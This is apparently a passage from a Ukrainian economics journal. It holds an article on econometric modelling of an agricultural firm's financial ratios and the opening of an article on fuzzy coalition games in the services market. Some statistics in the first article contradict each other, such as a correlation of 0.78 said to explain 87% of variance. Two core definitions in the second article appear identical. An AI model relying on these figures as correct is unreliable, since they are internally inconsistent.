Моделювання – один з найпоширеніших способів дослідження виробничо-економічних систем, який ґрунтується на принципі аналогії. Об'єкт вивчається не безпосередньо, а через розгляд іншого, подібного йому і більше доступного – моделі. Під моделлю розуміють логічний або математичний опис компонентів і функцій, що відображають істотні властивості модельованого об'єкта або процесу. Модель використовується як умовний образ, сконструйований для спрощення дослідження об'єкта.

Моделювання є важливим засобом розв'язання багатьох економічних завдань і, зокрема, проведення аналітичного дослідження. Моделювання господарської діяльності підприємства як об'єкта дослідження передбачає розробку економіко-математичних моделей для найбільш повного і достовірного відображення процесу функціонування як суб'єкта господарювання в цілому, так і окремих його структурних підрозділів.

Найбільш поширеним є застосування моделювання для встановлення зв'язку між узагальнюючими результатними показниками ефективності діяльності підприємства і зовнішніми факторами, що обумовлюють певні їх значення. На сучасному етапі економічного реформування зростає потреба в оперативності прийняття управлінських рішень, у розрахунку й прогнозуванні варіантів можливих напрямків виробничої діяльності окремих підприємств. А це практично неможливо здійснити без застосування в аналітичному дослідженні економіко-математичних методів.

Застосування методів моделювання в системах прийняття управлінських рішень дає можливість відображення реальних процесів за допомогою математичних залежностей між економічними явищами у сфері фінансів, маркетингу та виробництва. Найважливішими елементами комплексної аналітичної моделі діяльності підприємства мають бути:

- 1) виробнича програма підприємства;
- 2) організаційно-технічний рівень виробництва;
- 3) виробничі ресурси;
- 4) собівартість виробництва продукції;
- 5) фінансові результати;
- 6) фінансовий стан підприємства;
- 7) ефективність використання ресурсів [5].

Фінанси підприємств функціонують у сфері суспільного виробництва, де створюється валовий внутрішній продукт, матеріальні та нематеріальні блага, національний дохід. Саме тому від стану фінансів підприємств залежить можливість задоволення суспільних потреб, фінансова стійкість країни. Загальною ознакою фінансів підприємств є те, що вони виражають сукупність економічних (грошових) відносин, пов'язаних із розподілом вартості валового внутрішнього продукту. Специфічні ознаки фінансів підприємств виражають грошові відносини, що залежать від первинного розподілу вартості валового внутрішнього продукту, формування та використання грошових доходів і децентралізованих фондів.

Фінанси підприємств безпосередньо пов'язані з рухом грошових коштів. Саме тому досить часто поняття «фінанси підприємств» ототожнюється з грошовими коштами, наявними фінансовими ресурсами. Однак самі кошти чи фінансові ресурси не розкривають поняття «фінанси», якщо не з'ясувати суті економічної природи останніх. Формування фінансових ресурсів на підприємствах відбувається під час формування статутного капіталу, а також у

процесі розподілу грошових надходжень у результаті повернення авансованих коштів у основні та оборотні засоби. У зв'язку з цим поняття «формування» та «розподіл» доцільно розглядати як єдиний процес у суспільному виробництві. Утворення грошових фондів завжди передбачає розподіл валових доходів [8].

Процес формування ресурсного потенціалу підприємства є одним із напрямків його економічної стратегії і передбачає створення й організацію системи економічних ресурсів та її спрямованості таким чином, щоб результат їхньої взаємодії був чинником успіху в досягненні стратегічних, тактичних і операційних цілей діяльності підприємства [5].

За умов ринкової економіки, коли підприємства мають самостійно вирішувати проблеми фінансового забезпечення власної виробничо-господарської та інвестиційної діяльності, значно зростає роль фінансів підприємств. До найважливіших завдань фінансового регулювання належить забезпечення стабільності економіки та суспільного життя в країні. Це досягається в процесі оптимізації розподілу та перерозподілу валового внутрішнього продукту як на рівні підприємств, так і на загальнодержавному рівні. На макроекономічному рівні фінанси підприємств забезпечують формування фінансових ресурсів країни через бюджет та позабюджетні фонди. Важливою є роль фінансів підприємств у забезпеченні збалансованості в економіці країни матеріальних та грошових ресурсів, призначених для споживання та нагромадження. Забезпечення такої збалансованості великою мірою впливає на стабільність національної валюти, грошового обігу, стану розрахунково-платіжної дисципліни.

Фінанси, беручи участь у вартісному розподілі створеного внутрішнього валового продукту, забезпечуючи формування та використання доходів і грошових ресурсів, безпосередньо пов'язані з іншими економічними категоріями та інструментами господарського механізму: комерційним розрахунком, ціною, кредитом. Саме тому фінанси підприємств можуть бути важливим інструментом економічного стимулювання, контролю за станом економіки країни та управління нею.

Однією з найважливіших фінансових категорій є фінансові ресурси. Фінансові ресурси формуються у суб'єктів господарювання з метою здійснення виробничої діяльності. Від раціональності їх формування та використання багато в чому залежить стабілізація не тільки на рівні підприємств (мікрорівні), а й на державному рівні (макрорівні), тому що ефективна робота товаровиробників є запорукою фінансової могутності і незалежності будь-якої держави.

Формування та використання фінансових ресурсів на підприємствах є процесом утворення грошових засобів для фінансового забезпечення операційної та інвестиційної діяльності, виконання фінансових зобов'язань перед державою та іншими суб'єктами господарювання.

Фінансові ресурси підприємств - це доходи, накопичення, надходження формуються на підприємстві і призначені на цілі простого і розширеного відтворення [1]. Будь-яке підприємство в умовах ринкової економіки неминуче стикається з проблемою раціонального формування та використання фінансових ресурсів. Під формуванням фінансових ресурсів ми розуміємо процес освіти і мобілізації фінансових ресурсів на підприємстві. Використання фінансових ресурсів - це насамперед застосування фінансових ресурсів з метою здійснення виробничої діяльності підприємства.

Ступінь самостійності підприємства в даній області залежить насамперед від ступеня централізованості, авторитарності економіки та місії цієї організації в зовнішньому середовищі. Звичайно, цими не обмежується перелік факторів що впливають на діяльність підприємства з формування і використання фінансових ресурсів. Існують також ще і

зобов'язання перед партнерами, споживачами, іншими суб'єктами ринкових відносин, свій відбиток накладає і обрана стратегія фірми, внутрішнє середовище організації.

Таким чином, на процес формування та використання фінансових ресурсів на господарюючого суб'єкта впливають безліч відомих і врахованих факторів зовнішнього і внутрішнього середовища, а також фактори невизначеності (ризиків).

По суті, формування та використання фінансових ресурсів - два взаємопов'язані процеси, які характеризують і розкривають сутність механізму руху фінансових ресурсів на підприємстві. Формування - це початкова фаза у русі фінансових ресурсів, саме тут визначаються джерела коштів, форми надходження і пропорції їх об'єднання. Як правило, на цій стадії фінансові ресурси перебувають у вартісній формі, що сприятливо для їх контролю і планування. Формування обумовлює і зумовлює подальший рух фінансових ресурсів у формі їх використання. На цій стадії стає можливим запуск безпосередньо процесу виробництва на підприємстві. Тут фінансові ресурси господарюючого суб'єкта матеріалізуються в основні та оборотні фонди. У виробничих фондах фінансові ресурси перебувають у прихованій формі, так як їх вартісна оцінка вже не носить визначального характеру, але безумовну важливість набувають показники виробничої діяльності підприємства. У подібній речовій формі фінансові ресурси перебувають до реалізації виробленої продукції на ринку, коли стає можливим їх вартісне вираження і визначення ефективності їх використання.

Таким чином, процес використання фінансових ресурсів пов'язаний з реалізацією задуманих планів і характеризує собою поступальний рух до іншого якісного рівня. Звичайно в розподілі на формування і використання є чимала частка умовності, тому що два цих процесу взаємовизначають і взаємодоповнюють один одного і кожен з них вже має в собі детермінованість щодо майбутнього становища, будь то формування або використання фінансових ресурсів. Крім того, формування умовно можна назвати процесом зі знаком «плюс» тому, що він передбачає консолідацію фінансових ресурсів. Навпаки, використання - це «мінус» тому, як передбачається витрата. На підприємстві відбувається безперервний процес формування і використання фінансових ресурсів, їх кругообіг, метою якого, є обслуговування виробничо-господарської діяльності підприємства.

Для здійснення виробничо-господарської діяльності підприємства використовують самі різні джерела фінансових ресурсів. Структура джерел, що залучаються багато в чому зумовлює фінансову стійкість підприємства та рентабельність його виробничо-господарської діяльності. Питання формування фінансових ресурсів на підприємстві вирішуються в рамках фінансового менеджменту, що є однією з найважливіших підсистем загальної системи управління сучасним підприємством. Саме функцією фінансових служб підприємств і зокрема фінансового менеджера є визначення джерел фінансових ресурсів та забезпечення ними підприємства.

Відомі різні структурні схеми класифікації джерел фінансових ресурсів підприємств. Найбільш поширеним є поділ на власні і позикові фінансові ресурси. Принципова відмінність між цими видами ресурсів полягає в тому, що при ліквідації підприємства його власники мають право на частину майна, що залишилася після розрахунків з третіми особами [1]. Крім розподілу на власні і позикові кошти відома також класифікація джерел за їх терміновості: 1) джерела короткострокового фінансування; 2) джерела довгострокового фінансування.

При управлінні економічними ресурсами підприємства необхідно використовувати системний підхід, який передбачає логічно обґрунтований підхід до дослідження ресурсів як складних систем, що складаються з окремих елементів з численними внутрішніми і зовнішніми зв'язками. Системний підхід дозволить глибше вивчити об'єкт управління,

отримати повніше уявлення про нього, виявити причинно-наслідкові зв'язки між складовими ресурсного потенціалу.

Системний підхід дозволяє комплексно оцінити будь-яку виробничо-господарську діяльність і систему управління на рівні конкретних характеристик. Це допоможе проаналізувати будь-яку ситуацію в межах окремо взятої системи, виявити характер проблем входу і виходу. Необхідність дотримання принципу системності пояснюється тим, що доводиться здійснювати управління ресурсами в умовах неповної визначеності. Невизначеність виникає внаслідок наявності значної кількості чинників, які по-різному впливають один на одного і які не завжди можна точно оцінити.

У процесі реалізації продукції, робіт, послуг на рахунки підприємств надходять грошові кошти у вигляді виручки від реалізації. Кошти надходять також від фінансово-інвестиційної діяльності підприємств: від придбаних акцій, облігацій та інших видів цінних паперів; від вкладання коштів на депозитні рахунки; від отримання орендних платежів. Підприємство розпоряджається не всіма грошовими коштами, які воно одержує. У складі виручки від реалізації продукції надходять суми акцизного збору, податок на додану вартість, котрі підлягають внесенню в бюджет. Реальним платником цих податків є споживач, а перераховує їх у бюджет підприємство, яке реалізує продукцію. Частина грошових надходжень, що залишилася після відрахувань у бюджет акцизного збору, податку на додану вартість, спрямовується на заміщення коштів, авансованих в оборотні та основні засоби, на виконання фінансових зобов'язань перед бюджетом, позабюджетними фондами, банками, страховими організаціями та іншими суб'єктами господарювання. Частина грошових надходжень, яка залишилась, формує валовий та чистий дохід, прибуток [3].

Формування фінансових ресурсів підприємства здійснюється за рахунок власних та запозичених коштів. Загальні фінансові ресурси сільськогосподарських підприємств складаються з поточних фінансових ресурсів, з необоротних активів та інших активів підприємства [6].

Для нормального функціонування підприємства за умов ринкової економіки необхідне раціональне управління фінансами, структурою капіталу, як за його складом, так і за джерелами утворення. При цьому слід врахувати й інші чинники, зокрема, ділову активність підприємства, його ліквідність, платоспроможність, запас фінансової стійкості (зона безпеки), ступінь ризику та ін., а також методику їх аналізу. Якісна оцінка фінансового стану є необхідною умовою для ефективного управління підприємством, для розміщення та використання ресурсів підприємства. Якість аналізу фінансового стану підприємства залежить від використовуваної методології, компетенції керівника, що приймає управлінське рішення, а також від достовірної звітності підприємства. Якість здійсненого фінансового аналізу визначає ефективність управлінських рішень і результативність діяльності підприємства в цілому.

Результат фінансово-господарської діяльності економічного суб'єкта визначається показниками прибутковості (прибутку, рентабельності) і аналізується з точки зору господарської діяльності. Головна мета фінансової діяльності – досягнення прибутковості підприємства і пошук резервів зміцнення фінансового стану підприємства для ефективного розвитку виробництва й отримання максимального прибутку [8].

Розглянемо можливості використання економетричного моделювання для аналізу та оптимізації використання фінансових ресурсів підприємства.

Наявність прямих та зворотних зв'язків між економічними показниками в багатьох випадках вимагає використання системи одночасових рівнянь. Вони, як правило, містять

лінійні рівняння. Нелінійність зв'язків апроксимується лінійними співвідношеннями. Динаміка економічних зв'язків урахується за допомогою часових лагів або лагових змінних.

Система одночасових структурних рівнянь в матричному вигляді має такий вигляд:

$$Y = AY + BX + u.$$

Якщо кожне рівняння системи розв'язати відносно Y , то одержимо приведену форму моделі, яка має вигляд:

$$Y = R X + v,$$

де залишки V є лінійною комбінацією залишків u .

Зв'язок між коефіцієнтами структурної і приведенної форми моделі визначиться:

$$R = (E - A)^{-1} B,$$

$$\text{або } R = -A^{-1} B,$$

$$\text{або } AR + B = 0.$$

Оцінка параметрів моделі на основі одночасових рівнянь методом ІМНК буде давати зміщення, яке буде дорівнювати:

$$\frac{(1 - a_1) \sigma^2 / \bar{m}_{ZZ}}{1 + \sigma^2 / \bar{m}_{ZZ}},$$

де \bar{m}_{ZZ} – момент другого порядку залежної змінної, який прямує до деякої константи.

Чисельна оцінка параметрів моделі на основі одночасових структурних рівнянь пов'язана з проблемою ідентифікації.

Необхідна умова ідентифікації системи – справедливості нерівності для кожного рівняння:

$$k_s - 1 \leq m - m_s,$$

де k_s – кількість ендогенних змінних, які входять в S -те рівняння структурної форми; m – загальна кількість екзогенних змінних моделі; m_s – кількість екзогенних змінних, які не входять в S -те рівняння структурної форми моделі.

Якщо записане вище співвідношення виконується як рівність, то відповідне рівняння є строго ідентифікованим, а коли – як нерівність, то відповідне рівняння є над ідентифікованим.

Якщо в структурній формі моделі $Y = AY + BX + u$ матриця A є трикутною, а залишки характеризуються діагональною матрицею виду:

$$\Sigma = M(uu') = \begin{pmatrix} \sigma_{11} & 0 & 0 \\ 0 & \sigma_{22} & 0 \\ 0 & 0 & \sigma_{33} \end{pmatrix},$$

то така система рівнянь називається рекурсивною і для оцінки параметрів такої моделі можна застосувати ІМНК.

Очевидно, що економетрична модель оптимізації фінансових ресурсів підприємства повинна відображати взаємозв'язок між такими основними елементами ринкового механізму використання фінансових ресурсів: коефіцієнт покриття, коефіцієнт фінансової незалежності, коефіцієнт оборотності капіталу, рентабельність продажу та рентабельність власного капіталу

(ендогенними змінними). У свою чергу стан зазначених елементів в кожен момент можна охарактеризувати з допомогою системи пояснюють, екзогенних, змінних.

Система включає загальногосподарські та товарно-ринкові показники. Загальногосподарські показники відбивають економічні процеси, що відбуваються в світі і окремих країнах, і дають уявлення про тло, на якому відбувається розвиток ринку. Друга група показників відображає явища, які характерні для ринку фінансових ресурсів.

При виборі екзогенних змінних враховувалося, що стан ринку фінансових ресурсів у будь-який момент визначається не тільки його внутрішніми факторами, але і станом зовнішнього середовища, тобто загальногосподарської кон'юнктури всього світового господарства, і в першу чергу динамікою відтворювального циклу, рівнем ділової активності в галузях-споживачах, положенням в кредитно-грошовій і валютно-фінансовій сферах економіки.

Завершальним етапом розробки моделі досліджуваного ринку є її реалізація. На даному етапі формується математична модель в загальному вигляді, оцінюються її параметри, проводиться змістовна економічна інтерпретація, з'ясовуються її статистичні та прогностичні властивості [4].

При побудові моделі використовувалася система показників, заснована на щоквартальних динамічних рядах за останні 3 роки. Модель характеризує основні сторони використання фінансових ресурсів підприємства в економічному та часовому аспектах.

Проведення кореляційного аналізу на етапі попередньої обробки даних дозволило обмежити коло використовуваних показників (спочатку їх було більше двадцяти), вибрати для подальшого аналізу такі, які відображають вплив основних факторів на фінансові ресурси підприємства і найбільш тісно пов'язані з динамікою показників кон'юнктури. При цьому вирішувалася також задача виключення впливу мультиколінеарності.

Симульативна модель включає лінійні регресійні рівняння для наступних ендогенних змінних в момент t : Y_{1t} – коефіцієнт покриття; Y_{2t} – рентабельність власного капіталу; X_{1t} – коефіцієнт фінансової незалежності; X_{2t} – коефіцієнт оборотності капіталу; X_{3t} – рентабельність продажу;

Зазначені показники є похідними від оборотні активи, поточні зобов'язання, власний капітал, валюта балансу, чистий дохід (виручка) від реалізації, чистий прибуток.

Економетрична модель використання фінансових ресурсів підприємства має наступний вид:

$$\begin{cases} Y_1 = a_{10} + b_{11}X_1 + b_{12}X_2 \\ Y_2 = a_{20} + a_{21}Y_1 + b_{23}X_3 \end{cases} \quad (1)$$

де a_{10} , a_{20} , a_{11} , a_{12} , a_{21} , a_{22} – коефіцієнти системи.

Визначимо метод розв'язання цієї моделі. Запишемо умову ідентифікованості структурних рівнянь:

$$k_s - 1 \leq m - m_s,$$

де k_s – кількість ендогенних змінних, які входять в S -те рівняння; m_s – кількість екзогенних змінних, які входять в S -те рівняння; m – загальна кількість екзогенних змінних.

Для першого рівняння: $k_s = 1$; $m_s = 2$; $m = 3$.

Звідси $k_s - 1 \leq m - m_s \Rightarrow 1 - 1 < 3 - 2 \Rightarrow 0 < 1$, тобто перше рівняння системи є над ідентифікованим.

Для другого рівняння: $k_s = 2$; $m_s = 1$; $m = 3$.

Звідси $k_s - 1 \leq m - m_s \Rightarrow 2 - 1 < 3 - 1 \Rightarrow 1 < 2$, тобто рівняння системи є також над ідентифікованим.

В матрично-векторній формі зазначена система буде мати вигляд:

$$A = \begin{pmatrix} a_{10} & 0 & 0 \\ a_{20} & a_{21} & 0 \end{pmatrix}; B = \begin{pmatrix} b_{11} & b_{12} & 0 \\ 0 & 0 & b_{23} \end{pmatrix}; Y = \begin{pmatrix} 1 \\ Y_1 \\ Y_2 \end{pmatrix}; X = \begin{pmatrix} x_1 \\ x_2 \\ x_3 \end{pmatrix}; U = \begin{pmatrix} u_1 \\ u_2 \end{pmatrix}.$$

Отже, модель є рекурсивною. Для знаходження її параметрів використаємо метод найменших квадратів.

Оцінка розробленої моделі проведена за результатами діяльності ТОВ “Агрокомплекс “Зелена долина”. Джерелами інформації для оцінки даної економетричної моделі є фінансова звітність. Економетрична модель використання фінансових ресурсів має вигляд системи одночасних структурних рівнянь (1):

На основі інформації із фінансової звітності проводиться підготовка вихідних даних для проведення економетричного моделювання. Розрахунок основних коефіцієнтів наведено у табл. 1.

Таблиця 1

Коефіцієнти оцінки рентабельності власного капіталу

Звітний період	КП	КФН	КОК	РП	РВК
1кв2014	1,20	0,47	1,4	0,17	0,25
2кв2014	1,19	0,46	1,4	0,18	0,25
3кв2014	1,2	0,48	1,4	0,18	0,25
4кв2014	1,16	0,49	1,4	0,18	0,25
1кв2015	1,07	0,38	1,63	0,01	0,02
2кв2015	1,07	0,38	1,6	0,01	0,02
3кв2015	1,04	0,38	1,61	0,01	0,02
4кв2015	1,04	0,39	1,6	0,01	0,02
1кв2016	0,97	0,43	2,32	0,03	0,06
2кв2016	0,97	0,44	2,32	0,03	0,06
3кв2016	0,95	0,43	2,32	0,03	0,064
4кв2016	0,94	0,43	2,37	0,03	0,07

Економетрична модель має вигляд:

$$\begin{cases} Y_1 = 3,41 + 0,81x_1 - 0,17x_2 \\ PVK = 2,17 - 0,18Y_1 + 1,48x_3 \end{cases} \quad (2)$$

Аналіз моделі показав, що зростання коефіцієнта покриття на 0,81 пунктів відбувається за рахунок зростання коефіцієнта фінансової незалежності на 1 пункт. Зменшення коефіцієнта покриття на 0,17 пункту відбувається при зростанні коефіцієнта оборотності капіталу на 1 пункт. Зростання коефіцієнту рентабельності власного капіталу на 1,48 пункту відбувається за рахунок збільшення рентабельності продажу та зменшення на 0,18 пунктів за рахунок збільшення коефіцієнта покриття на 1 пункт.

Залежність коефіцієнта покриття від коефіцієнта фінансової незалежності та коефіцієнта оборотності капіталу є стійкою, характеризується високою щільністю (множинний коефіцієнт кореляції 0,78). Варіація коефіцієнта покриття на 87% обумовлена варіацією включених факторів. Залежність коефіцієнта рентабельності власного капіталу від коефіцієнта покриття та коефіцієнта рентабельності продажу має велику щільність (множинний коефіцієнт кореляції дорівнює 0,85). Варіація коефіцієнта рентабельності на 89% обумовлена варіацією факторів.

Застосування методів економіко-математичного моделювання є одним із найперспективніших напрямків економічних досліджень, що дозволяють не тільки оцінити процес з якісної сторони, а надати обґрунтовану кількісну оцінку функціонування економічних систем та процесів, що в них відбуваються. Економіко-математичні методи являють собою сукупність прийомів, які ґрунтуються на теоретичному фундаменті математичних та економічних наук і основним призначенням яких є дослідження функціонування соціально-економічних систем.

Фінанси підприємств як складова частина фінансової системи займають визначальне місце у структурі фінансових відносин суспільства. Вони функціонують у сфері суспільного виробництва, де створюється валовий внутрішній продукт, матеріальні та нематеріальні блага, національний дохід, основні джерела фінансових ресурсів. Рух коштів, його швидкість та масштаби визначають працездатність фінансової системи. З руху коштів розпочинається і ним же завершується кругообіг засобів підприємства, оборот усього капіталу. Саме через це визначення ефективності формування та використання фінансових ресурсів є одним з пріоритетних питань в управлінні підприємством.

Аналіз статистичних характеристик моделі показав, що в цілому вона адекватно описує використання фінансових ресурсів: всі рівняння значущі, пояснюють від 67 до 92% дисперсії ендогенних змінних і характеризуються незначними відхиленнями розрахункових значень ендогенних змінних від фактичних. Значимість коефіцієнтів моделі перевірялася за *t*-критерієм. Побудована модель дозволяє аналізувати різні ситуації розвитку стану фінансових ресурсів підприємства.

-
1. Безбородова Т.В. Удосконалення механізму управління фінансовими ресурсами підприємств [Текст] / Т.В. Безбородова // Держава та регіони. – 2011. – № 5. – С. 21 – 23.
 2. Волк І.Ф. Фінансові ресурси підприємства: економічна сутність та ефективність управління [Текст] / І. Ф. Волк // Держава та регіони. – 2007. – № 6. – С. 339 – 342.
 3. Гуляєва Н.М. Фінансові ресурси підприємств / Н.М. Гуляєва, О.В. Сьомко // Фінанси України. – 2008. – № 12. – С. 59 – 68.
 4. Здрок В.В. Економетрія: Підручник / В.В. Здрок, Т.Я. Лагоцький. – К. : Знання, 2014. – 541 с.
 5. Лагун М.І. Теоретична характеристика основних методичних аспектів проведення аналізу фінансового стану / М.І. Лагун // Формування ринкових відносин в Україні . – 2008. – № 3(82). – С. 74 – 86.
 6. Масловська Л.Ц. Оптимізація структури фінансових ресурсів / Л.Ц. Масловська, Л.В.Недільська // Економіка АПК . – 2009. – № 10. – С. 45 – 58.
 7. Поддєрьогін А.М. Фінанси підприємств: Підручник / А.М. Поддєрьогін. – К.: КНЕУ, 2001. – 460 с.

8. Рибалко Н.О. Особливості формування фінансових ресурсів підприємствами санітарно-курортного комплексу [Текст] / Н.О. Рибалко // Формування ринкових відносин в Україні. – 2008. – № 12 (91). – С. 108–111.

ECONOMETRIC MODELING OF THE ENTERPRISE FINANCIAL RESOURCES USE EFFICIENCY

I. Burdenuyk, L. Volontyr

Vinnitsia National Agrarian University

The article deals with the peculiarities of the formation, distribution and use of agricultural enterprises financial resources, the results of the estimation econometric modeling of the business capital use efficiency are presented. The final stage of developing the market model is its implementation. At this stage, a general mathematical model with the estimation of its parameters has been formed, a meaningful economic interpretation has been made, its statistical and prognostic properties have been determined.

Key words: economic-mathematical model, econometric modeling, system identification, financial resources, efficiency, business capital.

УДК 322.145:519.834(477)

МОДЕЛЮВАННЯ ПРИЙНЯТТЯ РІШЕНЬ НА РИНКУ ПОСЛУГ

Р. Вовк

Львівський національний університет імені Івана Франка

У статті розглянуто застосування теорії коаліційних ігор для прийняття рішень на ринку послуг за умов невизначеності. Аналіз ринкових відносин пропонується здійснювати з використанням багатозначних кооперативних ігор з нечіткими платежами. Показано, що ситуація на ринку послуг може бути описана за допомогою нечіткої гри призначень. Для пошуку розв'язку запропоновано використовувати ядро гри. Застосування описаної теорії проілюстровано на прикладі.

Ключові слова: нечіткі числа, коаліційна гра, ринок послуг, ядро гри, нечітка гра призначень.

Процеси глобалізації, інтеграції та лібералізації, що відбуваються в сучасному світовому господарстві, у поєднанні з розвитком інформаційних систем і технологій призвели до активного розвитку сфери послуг. За даними Світового Банку частка сфери послуг у структурі ВВП у глобальному вимірі наближається до 70 відсотків. У країнах з розвинутою економікою цей показник є ще вищим і впродовж останніх років чітко прослідковується тенденція до зростання.

В Україні сфера послуг також активно розвивається (див. рис.1) і можна відзначити зростання обсягів наданих послуг в ІТ-індустрії, туристичній галузі, транспортних перевезеннях та ін.




Рис.1. Темпи зростання (зниження) обсягу реалізованих послуг в Україні
(за даними Державної служби статистики України. Експрес-випуск від 23.02.2018)

З огляду на важливість даного сектору економіки держави, постійне зростання кількості учасників та розширення переліку послуг проблема прийняття ефективних рішень на ринку послуг є актуальною і потребує подальшого дослідження.

Успішність діяльності учасників на ринку послуг суттєво залежить від якості надаваних послуг та конкурентності цін. Найбільшої вигоди учасники ринку послуг, як споживачі так і ті, хто ці послуги надають, зможуть досягнути за умови, коли між усіма учасниками буде встановлена взаємовигідна співпраця. За таких обставин споживачі зможуть отримувати більшу кількість якісних послуг, а виробники – отримати більший прибуток від їх реалізації.

Ефективні підходи визначення оптимальної колективної співпраці пропонує теорія кооперативних ігор. Методи їх дослідження дають широкий набір інструментів для вироблення управлінських рішень в різних сферах, таких як прийняття колективних рішень, фінансово-інвестиційна діяльність, соціально-політичні процеси та ін. Особливістю соціально-економічних процесів у сучасних умовах є невизначений характер, тому їх аналіз доцільно здійснювати з використанням нечітких чисел.

Наведемо основні поняття та означення для розгляду коаліційних ігор з нечіткими виграшами.

Нечітким числом A називають нечітку множину, визначену на множині дійсних чисел \mathbb{R} , характеристична функція якої $\mu_A : \mathbb{R} \rightarrow [0, 1]$ задовольняє таким умовам [1, с. 51]:

- 1) μ_A – нормальна, тобто існує таке $x_0 \in \mathbb{R}$, що $\mu_A(x_0) = 1$;
- 2) μ_A – квазі-опукла, $\mu_A(tx + (1-t)y) \geq \min\{\mu_A(x), \mu_A(y)\} \forall t \in [0, 1], x, y \in \mathbb{R}$;
- 3) μ_A – напівнеперервна зверху на \mathbb{R} , $\forall \varepsilon > 0 \exists \delta > 0, \mu_A(x) - \mu_A(x_0) < \varepsilon, |x - x_0| < \delta$;
- 4) носій $\text{supp}(\mu_A)$ є компактом.

Множину всіх нечітких чисел позначимо $F(\mathbb{R})$.

Будь-яка сукупність гравців $S \subset N$ із множини учасників гри $N = \{1, 2, \dots, n\}$ може утворювати коаліцію. На множині коаліцій визначена багатозначна функція $V : 2^N \rightarrow \mathcal{P}(F(\mathbb{R}))$, така, що $V(\emptyset) = 0$.

Із врахуванням наведених вище позначень пара (N, V) в сукупності становить багатозначну кооперативну гру з нечіткими платежами [3].

Згідно визначеної функції кожній коаліції $S \subseteq N$ відповідає підмножина значень $V(S) \subseteq F(\mathbb{R})$. Множину нечітких чисел $V(S)$ називають характеристичною множиною, а її елементи відповідають виграшам, які учасники коаліції S можуть отримати в результаті гри. Сукупність усіх багатозначних кооперативних ігор з нечіткими платежами позначатимемо FG .

Суть гри полягає в розділенні між гравцями певної величини із множини $V(N)$, яка представлена нечітким числом. Такий розподіл позначатимемо $\tilde{X} = (\tilde{x}_1, \dots, \tilde{x}_n) \in F(\mathbb{R})^n$, де \tilde{x}_i – нечітке число, що відповідає виграшу i -го гравця. Сума виграшів усіх учасників коаліції становить виграш коаліції $\tilde{X}^S = \sum_{i \in S} \tilde{x}_i$.

Відповідно до принципу ефективності, як одного з основних у теорії коаліційних ігор, для багатозначної кооперативної гри з нечіткими платежами для знаходження розв'язку необхідно дослідити сукупність нечітких розподілів для будь-якого $\tilde{w} \in V(N)$, кожен з яких є таким вектором $\tilde{X} \in F(\mathbb{R})^n$, що $\tilde{X}^N = \tilde{w}$. Множину всіх нечітких розподілів нечіткого виграшу $\tilde{w} \in V(N)$ позначимо $I(\tilde{w})$. Тоді множина всіх можливих розподілів такої гри матиме вигляд $I(N, V) = \bigcup_{\tilde{w} \in V(N)} I(\tilde{w})$.

Для знаходження розв'язку гри насамперед слід зосередитися на виокремленні таких розподілів, над якими не існує домінуючих відносно усіх коаліцій. Порівняння розподілів ґрунтується на відношенні часткового порядку для нечітких чисел [2].

Надалі вважатимемо, що нечіткий виграш коаліції S , отриманий за розподілом \tilde{X} є найкращим, що означає $\tilde{X}^S \succeq V(S)$, якщо $\tilde{X}^S \succeq \tilde{w}$ для всіх $\tilde{w} \in V(S)$.

Виграш коаліції S вважатимемо не гіршим за будь-який інший із множини $V(S)$, тобто $\tilde{X}^S \succeq V(S)$, якщо $\tilde{w} \not\succeq \tilde{X}^S$ для всіх $\tilde{w} \in V(S)$.

Беручи за основу наведені означення, розрізняють два види ядер коаліційних ігор.

Ядром преференцій для гри $(N, V) \in FG$ відносно порядку \succeq називають множину розподілів $C(N, V, \succeq) = \{\tilde{X} \in I(N, V) \mid \tilde{X}^S \succeq V(S), \forall S \subset N\}$.

Розподіл, який належить до ядра преференцій забезпечує коаліції найкращий з можливих виграшів відповідно до характеристичної множини.

Домінантним ядром гри $(N, V) \in FG$ відносно порядку \succeq називають множину розподілів $C(N, V, \succeq) = \{\tilde{X} \in I(N, V) \mid \tilde{X}^S \succeq V(S), \forall S \subset N\}$.

За розподілом із доміантного ядра коаліція отримує виграш не гірший серед значень характеристичної множини. Очевидно, що ядро преференцій є підмножиною доміантного ядра.

Процес знаходження та дослідження ядра багатозначної кооперативної гри з нечіткими платежами може бути спрощений за допомогою застосування функції, узгодженої з відношенням нечіткого часткового порядку, що використовується в означенні гри. Таку функцію можна використовувати як спосіб дефазифікації результатів обчислень.

Функція $u: F(\mathbb{R}) \rightarrow \mathbb{R}$ є узгодженою з відношенням нечіткого часткового порядку \succeq , якщо для будь-яких нечітких чисел $\tilde{x}, \tilde{y} \in F(\mathbb{R})$ таких, що $\tilde{x} \succeq \tilde{y}$ виконується нерівність $u(\tilde{x}) \geq u(\tilde{y})$. При цьому, якщо $\tilde{x} \sim \tilde{y}$, то $u(\tilde{x}) = u(\tilde{y})$.

Розглянемо множину розподілів багатозначної кооперативної гри з нечіткими платежами $T(N, V, u) = \{\tilde{X} \in I(N, V) \mid u(\tilde{X}^S) \geq u(\tilde{w}), \forall \tilde{w} \in V(S), \forall S \subset N\}$. Доведено [3], що дана множина тісно пов'язана з описаними вище ядрами гри: $C(N, V, \succeq) \subseteq T(N, V, u) \subseteq C(N, V, \succeq)$.

Для дослідження проблем прийняття рішень на ринку послуг обмежимося використанням нечітких чисел у трикутній формі.

Трикутним нечітким числом A називають впорядковану трійку (a, b, c) дійсних чисел, $a \leq b \leq c$ з характеристичною функцією для $a \neq b$ і $b \neq c$

$$\mu_A(x) = \begin{cases} \frac{x-a}{b-a}, & \text{якщо } a \leq x \leq b \\ \frac{c-x}{c-b}, & \text{якщо } b \leq x \leq c \\ 0, & \text{в інших випадках} \end{cases}.$$

Якщо $a = b$ або $b = c$, то характеристична функція є правою або лівою трикутною відповідно.

У просторі трикутних нечітких чисел відношення часткового порядку задається за правилом: для будь-яких $\tilde{x} = (x_1, x_2, x_3)$ та $\tilde{y} = (y_1, y_2, y_3)$ $\tilde{x} \succeq \tilde{y}$ тоді і тільки тоді, коли $x_i \geq y_i$ для всіх $i=1,2,3$.

